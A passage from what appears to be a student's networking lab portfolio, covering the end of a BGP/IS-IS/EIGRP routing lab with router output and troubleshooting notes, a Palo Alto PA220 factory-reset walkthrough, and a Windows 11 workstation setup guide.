Linger              0          0             0x0
ProcessQ            0          0             0x0

iss: 2058513017  snduna: 2058547547  sndnxt: 2058547547
irs: 2899963848  rcvnxt: 2899998108

sndwnd:  15954  scale:      0  maxrcvwnd:  16384
rcvwnd:  15816  scale:      0  delrcvwnd:    568

SRTT: 1000 ms, RTTO: 1003 ms, RTV: 3 ms, KRTT: 0 ms
minRTT: 1 ms, maxRTT: 1000 ms, ACK hold: 200 ms
uptime: 85252400 ms, Sent idletime: 16650 ms, Receive idletime:
16850 ms
Status Flags: passive open, gen tcbs
Option Flags: nagle, path mtu capable
IP Precedence value : 6

Datagrams (max data segment is 1460 bytes):
```

```
Rcvd: 3205 (out of order: 15), with data: 1614, total data
bytes: 34259
Sent: 3237 (retransmit: 18, fastretransmit: 0, partialack: 0,
Second Congestion: 1), with data: 1629, total data bytes: 34529

 Packets received in fast path: 0, fast processed: 0, slow path:
0
 fast lock acquisition failures: 0, slow path: 0
TCP Semaphore      0x7F3714902D10  FREE
Bumble-3# show bgp topology *
  Network          Next Hop            Metric LocPrf Weight Path
 *>i  10.0.0.0/24      20.0.0.1                 10    100      0
1 ?
 *>i  10.1.0.0/24      20.0.0.1                 10    100      0
1 ?
 *>i  20.0.0.0/24      20.1.0.1                  0    100      0
i
 * i  20.2.0.0/24      20.1.0.2                 10    100      0
?
 *>                    0.0.0.0                  10         32768
?
 * i  20.3.0.0/24      20.1.0.2                 10    100      0
?
 *                     20.3.0.1                 10             0
3 ?
 *>                    0.0.0.0                  10         32768
?
 *>   30.0.0.0/24      20.3.0.1                 10             0
3 ?
 *>   30.1.0.0/24      20.3.0.1                 10             0
3 ?
Bumble-3# show bgp neighbors 20.1.0.1
BGP neighbor is 20.1.0.1,  remote AS 2, internal link
  BGP version 4, remote router ID 20.0.0.2
  BGP state = Established, up for 01:01:45
  Last read 00:00:31, last write 00:00:26, hold time is 180,
keepalive interval is 60 seconds
  Neighbor sessions:
    1 active, is not multisession capable (disabled)
  Neighbor capabilities:
    Route refresh: advertised and received(new)
    Four-octets ASN Capability: advertised and received
    Address family IPv4 Unicast: advertised and received
    Enhanced Refresh Capability: advertised and received
    Multisession Capability:
    Stateful switchover support enabled: NO for session 1
  Message statistics:
```

```
    InQ depth is 0
    OutQ depth is 0

                         Sent       Rcvd
    Opens:                  1          1
    Notifications:          0          0
    Updates:               60         77
    Keepalives:            62         61
    Route Refresh:          1          0
    Total:                124        141
  Do log neighbor state changes (via global configuration)
  Default minimum time between advertisement runs is 0 seconds

 For address family: IPv4 Unicast
  Session: 20.1.0.1
  BGP table version 869, neighbor version 869/0
  Output queue size : 0
  Index 70, Advertise bit 0
  70 update-group member
  Inbound path policy configured
  Route map for incoming advertisements is FIX-IBGP
  Slow-peer detection is disabled
  Slow-peer split-update-group dynamic is disabled
                                 Sent       Rcvd
  Prefix activity:               ----       ----
    Prefixes Current:               4          5 (Consumes 680
bytes)
    Prefixes Total:                 6         38
    Implicit Withdraw:              0         12
    Explicit Withdraw:              5         21
    Used as bestpath:             n/a          3
    Used as multipath:            n/a          0
    Used as secondary:            n/a          0

                                   Outbound    Inbound
  Local Policy Denied Prefixes:    --------    -------
    route-map:                            0         37
    Bestpath from this peer:              5        n/a
    Total:                                5         37
  Number of NLRIs in the update sent: max 4, min 0
  Last detected as dynamic slow peer: never
  Dynamic slow peer recovered: never
  Refresh Epoch: 2
  Last Sent Refresh Start-of-rib: never
  Last Sent Refresh End-of-rib: never
  Last Received Refresh Start-of-rib: 00:39:51
  Last Received Refresh End-of-rib: 00:39:51
```

```
  Refresh-In took 0 seconds
                                        Sent       Rcvd
        Refresh activity:               ----       ----
          Refresh Start-of-RIB           0          1
          Refresh End-of-RIB             0          1

  Address tracking is enabled, the RIB does have a route to
20.1.0.1
  Route to peer address reachability Up: 61; Down: 105
    Last notification 00:13:44
  Connections established 54; dropped 53
  Last reset 01:01:53, due to BGP Notification received of
session 1, hold time expired
  Interface associated: (none) (peering address NOT in same
link)
  Transport(tcp) path-mtu-discovery is enabled
  Graceful-Restart is disabled
  SSO is disabled
Connection state is ESTAB, I/O status: 1, unread input bytes: 0
Connection is ECN Disabled, Mininum incoming TTL 0, Outgoing TTL
255
Local host: 20.2.0.2, Local port: 42832
Foreign host: 20.1.0.1, Foreign port: 179
Connection tableid (VRF): 0
Maximum output segment queue size: 50

Enqueued packets for retransmit: 0, input: 0  mis-ordered: 0 (0
bytes)

Event Timers (current time is 0xEB9CB6):
Timer          Starts    Wakeups            Next
Retrans           105         21             0x0
TimeWait            0          0             0x0
AckHold            86         69             0x0
SendWnd             0          0             0x0
KeepAlive           0          0             0x0
GiveUp              0          0             0x0
PmtuAger          163        163             0x0
DeadWait            0          0             0x0
Linger              0          0             0x0
ProcessQ            0          0             0x0

iss: 2899963848  snduna: 2899968053  sndnxt: 2899968053
irs: 2058513017  rcvnxt: 2058517979

sndwnd:  15119  scale:      0  maxrcvwnd:  16384
rcvwnd:  16213  scale:      0  delrcvwnd:    171
```

```
SRTT: 1000 ms, RTTO: 1003 ms, RTV: 3 ms, KRTT: 0 ms
minRTT: 1 ms, maxRTT: 1000 ms, ACK hold: 200 ms
uptime: 3705792 ms, Sent idletime: 26237 ms, Receive idletime:
26036 ms
Status Flags: active open
Option Flags: nagle, path mtu capable
IP Precedence value : 6

Datagrams (max data segment is 1460 bytes):
Rcvd: 197 (out of order: 14), with data: 88, total data bytes:
4961
Sent: 211 (retransmit: 21, fastretransmit: 0, partialack: 0,
Second Congestion: 2), with data: 115, total data bytes: 4204

 Packets received in fast path: 0, fast processed: 0, slow path:
0
 fast lock acquisition failures: 0, slow path: 0
TCP Semaphore      0x7FA955363A48  FREE
```

Problems

- **Interface Statements on EIGRP**

We tried to configure EIGRP in IPv4 with interface statements. As this behavior is only permitted for IPv6 EIGRP, we had to replace the `ip eigrp <as>` command with the `network <x.x.x.x>` command.


- **EIGRP Information requirement**

We originally tried to redistribute from BGP into EIGRP with the command `redistribute bgp <as> metric <metric>`. This raised an error, as EIGRP requires much more information than this to redistribute routes. The actual command looks like this: `redistribute bgp <as> metric <metric> <delay> <reliability> <bandwidth> <mtu>`, as shown below:

```
redistribute bgp 3 metric 10 10 255 255 1
```

- **BGP neighbor statements**

We accidently added the command `neighbor b3::2 activate` in the `address-family ipv4` section of Bumble-1, resulting in the wall of error messages seen below. We fixed this by moving the command to the `address-family ipv6` section.




- **IS-IS route flapping**

We had route flapping issues with IS-IS on Bumble-2. The solution was to specify level-1 routes in our redistribute commands.

- **BGP AD/route loops**

We had an issue where our IS-IS routes would override our iBGP routes on Bumble-1 and Bumble-3, which defeated the point of using iBGP in the first place as its routes weren't used. We fixed this by using the `distance` command in BGP's address-family config to lower the AD for internal BGP routes.

Unfortunately, this led to another issue, where the BGP routes to each other would result in a routing loop, as shown on Bumble-1 in the picture below. To fix this, we applied route maps to the BGP configurations on Bumble-1 and Bumble-3 that would block them from learning routes to each other via iBGP. Instead, they would send traffic to each other via an IS-IS route while preserving the other routes as iBGP, as intended.



Conclusion

To wrap up, this lab was a great expansion on our previous BGP lab by teaching us the final remaining section of BGP we have yet to learn: internal peering. Adding a non-BGP router between the two iBGP routers was also a unique challenge that I enjoyed taking on. I'm hopeful that this more complete understaning of both external

and internal BGP, and how they communicate with both Cisco-proprietary and open standard routing protocols, will aid me in my networking ability in the future. By far, the most challenging part of this lab was keeping iBGP routes working between Bumble-1 and Bumble-3 while eliminating routing loops, but figuring out how to fix this problem using a route map was by far the most satisfying part of the lab, greatly improving my understanding of the optional characteristics of BGP.

Palo Alto Networks Cybersecurity Academy – Factory Resetting a PA220 Firewall

Colin J. Faletto, CCNA

paloalto NETWORKS

Purpose

This lab serves as an introduction to the world of cybersecurity by documenting one of the most basic functions of a networking device – a factory reset. This lab teaches users how to manage a Palo Alto networking device through the console interface and eases them into the world of firewall management.

Background

Palo Alto Networks is a networking and cybersecurity company from Santa Clara, California. They are a member of the S&P 500. They focus mainly on the business market, creating scalable security solutions for many of the largest companies worldwide.

The Palo Alto PA220 is a firewall sold by Palo Alto Networks. Contrary to Palo Alto's main market, the PA220 is intended for small businesses or home offices. Marketed as a NGFW, or Next-Generation Firewall, the PA220 uses machine learning to identify attacks instead of relying on a simple signature check like traditional firewalls. This technology allows the PA220 to identify undocumented threats and brand-new exploits without intervention from Palo Alto networks themselves. The PA220 also prevents threats by filtering URLs and securing against DNS-based attacks. As of January 31, 2023, it is no longer being sold, and it will reach end-of-life on January 31, 2028.

The PA220 doesn't have a fan, and instead uses hexagon-shaped vents to passively filter air. The firewall's compact form factor allows it to easily fit alongside existing network devices.

The PA220 is a hardware firewall, meaning it's a physical, tangible device as compared to a virtualized software firewall. By using this legacy form factor, the PA220 can provide a higher degree of reliability as the physical device can be troubleshooted by the end user. With a cloud-based software solution, security is managed remotely by an outside company, meaning that any issues with this outside company could leave software firewall users vulnerable for hours or even days. Hardware firewalls put this control in the hands of the users, allowing security to be implemented immediately by an experienced technician.

One major draw of software-based firewalls is that they can be managed remotely without a physical or local network connection to the firewall. The PA220, despite its form factor, also supports remote management through Palo Alto's Panorama software. Panorama supports a wide range of Palo Alto firewalls and allows them all to be remotely monitored and managed from a single dashboard.

The Palo Alto PA220 runs a piece of software called PAN-OS. In this lab, our firewall is running PAN-OS 8, which is an older version of the software that has reached end-of-life. The software is accessible through multiple interfaces, including through a console

connection and through an HTTP connection on a local network. By default, PAN-OS is protected through an account called *admin*, with a default password set to *admin*.


Lab Summary

In this lab, we used the console connection on the PA220 firewall to enter maintenance mode, then after entering maintenance mode, factory reset the firewall.


Lab Commands

With the firewall unplugged from power, connect a console cable from the firewall to a computer with a terminal emulator installed. Start the terminal emulator, then plug the firewall into power.


Eventually, you will be prompted with the following: *Enter 'maint' to enter maintenance mode*. Type 'maint' and press Enter.




Wait approximately five minutes. You will then be presented with a welcome screen. Press Enter to continue.



You will see the main maintenance mode screen. With the arrow keys, navigate down to ‘Factory Reset’ and press Enter.



You will then see more options related to factory resetting the firewall. Navigate to ‘factory reset’ and press enter.



Problems

By default, the PA220 will boot into maintenance mode after a factory reset. While this may be confusing for some users, this problem can be remedied by simply selecting *Reboot* instead of *Factory Reset*.

Conclusion

The Palo Alto PA220 was previously a very unfamiliar technology to me, as I have never worked with firewalls before. However, within an hour or two, I developed a strong understanding of the PA220’s console interface and learned its basic maintenance functions. I’m eager to learn what else Palo Alto firewalls have in store, and I’m excited to set these firewalls up in more advanced configurations.

Installing and Preparing Windows 11 – Advanced Cisco Networking Academy

Colin J. Faletto, CCNA

Networking Academy

Purpose

Our networking academy branch uses Lenovo P7 workstations, which have an expansion slot that allow NVMe drives to be easily swapped out between computers. This lab documents the process of setting up one of these drives with Windows 11 and preparing it for future use in Cisco classroom settings.

Background Information on Lab Concepts

Windows 11 is the eleventh major version of the Microsoft Windows operating system. Its tenure and wide range of compatibility make it the ideal operating system for most scenarios, such as office work, schoolwork, and scientific/laboratory applications. Windows 11 was released on October 5, 2021. Windows 11 is one of the more controversial windows releases, as it has faced compatibility issues, performance issues, and most recently, privacy issues as Microsoft has introduced intrusive privacy features through its generative AI software, Copilot. Windows has long been the preferred operating system of Newport's Cisco Networking Academy, as it was the most-used operating system in the 1990s and remains that way today. Cisco Networking Academy lessons usually include screenshots from Windows. Windows currently has 71% desktop market share, making it by far the most widely used operating system for standard desktop applications. Windows supports software critical to this class, such as terminal emulators, network simulators, and virtual machine emulators.

Lenovo is a Chinese-based electronics manufacturer, specializing in consumer and business grade laptops and desktops. Their support software, Lenovo Vantage, is an all-in-one support solution that allows Lenovo's users to scan for system updates, troubleshoot their devices, and optimize system components. Lenovo Commercial Vantage is a specialized skew of this software meant for IT administrators instead of standard consumers.

PuTTY is an open-source terminal emulator software developed by Simon Tatham. It has long been used to emulate serial connections and as an SSH and Telnet client in networking solutions.

The Microsoft Office Suite is a set of applications made for business use. These programs include Word, a word processor, Excel, a spreadsheet manager, and PowerPoint, a presentation maker. While it has many free alternatives, including Google Workspace and LibreOffice, Microsoft Office has long been the gold standard for business applications.

Wireshark is a program used to capture and analyze network traffic. It can capture many different types of traffic, including wireless and Ethernet traffic. While it has many legitimate applications, Wireshark can also be used for malicious purposes, as captured traffic can leave clues as to potential vulnerabilities in network infrastructure.

Lab Summary

In this lab, we installed Windows 11 Education Edition with a local account. After the operating system was installed, we updated the Lenovo drivers through Lenovo Service Bridge. In addition, we installed Lenovo Commercial Vantage, PuTTY, the Microsoft Office Suite, and Wireshark through running the installers from these programs' respective websites.

Lab Commands

Install

- Create a bootable media drive from the Windows 11 media creation tool (https://www.microsoft.com/software-download/windows11) (in this case, we were provided a premade USB drive).
- With the NVMe drive and USB drive inserted, turn on the workstation and boot from USB (see figure 1).
- Select your desired language/locale (see figure 2A) and click "Next".
- Enter a valid windows product key (see figure 2B) and click "Next". (In this case, I selected *I don't have a product key*, because I had not yet obtained a product key).
- Select your desired version of windows (see figure 2C) and click "Next". (In this case, I selected *Windows 11 Education*).
- Agree to the terms and conditions (see figure 2D) and click "Next".
- Select *Custom: Install Windows Only* (see figure 2E). Upgrading Windows is not an option in this context, as we are installing onto a blank drive.
- Select the primary partition of the drive you are installing to (see figure 2F), then click "Next".
- The computer will begin the installation process, then restart into the OOBE (Out of Box Experience)

OOBE

- Instead of connecting to a Wi-Fi network, select *I don't have Internet* (see figure 3A); this will bypass the mandatory Microsoft account sign-in and allow you to create a local account.
- Create a local account (see figure 3B), setting a password and three security questions.
- Be agreeable through the rest of the install, and you will eventually arrive at the desktop (see figure 3C).

Drivers

- In an internet browser, navigate to https://pcsupport.lenovo.com.
- Under *PC*, click *Detect Product* (see figure 4) and allow Lenovo Service bridge to run. If it returns an error, click the link at the bottom of the pop-up to download Lenovo Service Bridge.
- Once Lenovo Service bridge detects the workstation's model and specifications, click *Drivers and Software* and then click *Automatic Update* (see figure 5)
- Lenovo Service Bridge will update any necessary drivers.

- At this point, restart your computer by pressing the start key, pressing the power button, and pressing *Restart*.

Software

- In an internet browser, navigate to https://support.lenovo.com/us/en/solutions/hf003321-lenovo-vantage-for-enterprise.
- Click the link that specifies the latest version (see figure 6) and extract the resulting .zip file.
- In the extracted folder, right-click *setup-commercial-vantage.bat* and click *Run as Administrator*. (see figure 7)
- Navigate to *https://putty.org*, click *Download PuTTY*, then click the 64-bit x86 MSI link (see figure 8) and run the .msi file. Be agreeable through the installation.
- Navigate to https://www.office.com, log into a Microsoft account with a valid Office License and click *Install and More* > *Install Microsoft 365 Apps* (see figure 9). On the resulting site, click *Install Office* and run the resulting .exe file.
- Navigate to https://www.wireshark.org, click *Download*, then click *x64 Windows Installer* and run the resulting .exe file. Be agreeable through the installation. (see figure 10)

Images




Figure 1: Lenovo UEFI Boot menu, USB flash drive is highlighted.




Figure 2A: Windows 11 Installation, Language/Locale select screen. *Next* button is highlighted

